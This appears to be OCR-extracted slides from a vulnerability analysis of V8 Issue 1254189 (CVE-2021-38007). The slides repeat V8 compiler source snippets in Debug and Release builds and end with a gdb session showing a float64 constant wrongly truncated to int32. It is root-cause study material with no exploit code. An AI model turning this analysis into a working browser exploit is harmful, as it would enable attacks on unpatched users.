
AssembleCodePhase (Debug)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}

bool FitsInInt32() const {
    if (type() == kInt32) return true;
    DCHECK(type() == kInt64);
    return value_ >= std::numeric_limits<int32_t>::min() &&
           value_ <= std::numeric_limits<int32_t>::max();
}
```

- **Issue 1254189 (CVE-2021-38007)**


AssembleCodePhase (Debug)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}

bool FitsInInt32() const {
    if (type() == kInt32) return true;
    DCHECK(type() == kInt64);
    return value_ >= std::numeric_limits<int32_t>::min() &&
           value_ <= std::numeric_limits<int32_t>::max();
}
```

• Issue 1254189 (CVE-2021-38007)

AssembleCodePhase (Debug)




```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}

bool FitsInInt32() const {
    if (type() == kInt32) return true;
    DCHECK(type() == kInt64);
    return value_ >= std::numeric_limits<int32_t>::min() &&
           value_ <= std::numeric_limits<int32_t>::max();
}
```

type() is kFloat64

• Issue 1254189 (CVE-2021-38007)


AssembleCodePhase (Release)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}
```

• Issue 1254189 (CVE-2021-38007)


AssembleCodePhase (Release)



```
uint8_t InputInt5(size_t index) {
    return static_cast<uint8_t>(InputInt32(index) & 0x1F);
}

int32_t InputInt32(size_t index) {
    return ToConstant(instr_->InputAt(index)).ToInt32();
}

int32_t ToInt32() const {
    DCHECK(FitsInInt32());
    const int32_t value = static_cast<int32_t>(value_);
    DCHECK_EQ(value_, static_cast<int64_t>(value));
    return value;
}
```

● Issue 1254189 (CVE-2021-38007)

AssembleCodePhase (Release)




```

       int32_t ToInt32() const {
         DCHECK(FitsInInt32());
==>      const int32_t value = static_cast<int32_t>(value_);
         DCHECK_EQ(value_, static_cast<int64_t>(value));
         return value;
       }


                                                     v8::internal::
```

```
Legend: code, data, rodata, heap, value
gdb-peda$ p value_
$80 = 0x3ff0000000000000
gdb-peda$ x/2wx &value_
0xff954578:     0x00000000      0x3ff00000
gdb-peda$ p value
$81 = 0x0
gdb-peda$ 
```

• Issue 1254189 (CVE-2021-38007)

